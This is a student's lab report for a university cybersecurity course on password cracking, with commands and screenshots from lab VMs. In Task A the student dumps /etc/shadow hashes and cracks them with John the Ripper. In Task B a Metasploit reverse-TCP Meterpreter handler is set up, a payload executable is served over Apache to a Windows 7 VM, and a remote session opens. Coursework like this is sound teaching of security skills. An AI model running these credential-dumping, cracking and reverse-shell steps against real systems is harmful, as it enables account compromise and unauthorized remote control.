Assignment 5: Password Cracking

CYSE 301: Cybersecurity Technique and Operations

Carl Lochstampfor

March 17, 2026


At the end of this module, each student needs to submit a report that includes the solutions to the following tasks. Make sure you take a screenshot for every single step as proof.

Task A: Linux Password Cracking (25 points)

1. **5 points.** Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svatsa. Then display the corresponding group IDs.

Command >> ***groupadd cyse301; groupadd cloch001***

Command >> ***tail /etc/group -n 5***




2. **5 points.** Create and assign **three users to each group**. Display related UID and GID information of each user.

Command >>

useradd user1 -g cyse301; useradd user2 -g cyse301; useradd user3 -g cyse301; useradd user4 -g cloch001; useradd user5 -g cloch001; useradd user6 -g cloch001

Command >> ***cat /etc/passwd | grep home***




3. **5 points.** Choose six new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.


Command >> ***passwd user1*** **(user2, user3, etc.)**

4. **5 points.** Export all six users' password hashes into a file named "**YourMIDAS-HASH**" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.

Command >> ***tail -n 6 /etc/shadow > cloch001-HASH***




Command >> ***cat cloch001-HASH***



Command >> ***john cloch001-HASH --wordlist=rockyou.txt –format=crypt***

Command >> ***john cloch001-HASH --show***




Task B: Windows Password Cracking (25 points)


Log on to **Windows 7 VM** and **create a list of 3 users with different passwords** (OR you may use the WINHash.txt file you created in lab-4-task-c-Question-**5e**).


Now, complete the following tasks:


1. **5 points.** Display the password hashes you have saved in WinHash.txt **(cloch001.txt)** file **in Internal Kali**.


Command >> ***net user8 password1 /add (net user user9… etc.)***






root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.13:4444



root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
zsh: corrupt history file /root/.zsh_history
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...


File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
service apache2 start
cp ~/cloch001.exe /var/www/html


root@kali: ~
File Actions Edit View Help
service apache2 start
service apache2 status
apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Wed 2026-03-18 01:31:36 EDT; 7s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 3069 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 3090 (apache2)
Tasks: 6 (limit: 3320)
Memory: 28.0M (peak: 28.3M)
CPU: 166ms
CGroup: /system.slice/apache2.service
3090 /usr/sbin/apache2 -k start
3093 /usr/sbin/apache2 -k start
3094 /usr/sbin/apache2 -k start
3095 /usr/sbin/apache2 -k start
3096 /usr/sbin/apache2 -k start
3097 /usr/sbin/apache2 -k start
Mar 18 01:31:35 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Mar 18 01:31:36 kali apachectl[3087]: AH00558: apache2: Could not reliably determine the server's fully qualifi
Mar 18 01:31:36 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)



Index of /
192.168.10.13
Index of /
Name Last modified Size Description
cloch001.exe 2026-03-18 01:10 72K
Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80
Computer Local Disk (C:) Users Window 7 Downloads
Organize Open Share with New folder
Libraries
Documents
Music
Pictures
Videos
Name
Date modified
cloch001 (1)
3/18/2026 1:13 AM
cloch001
3/18/2026 1:14 AM


root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.9:1049) at 2026-03-18 01:13:31 -0400
meterpreter >

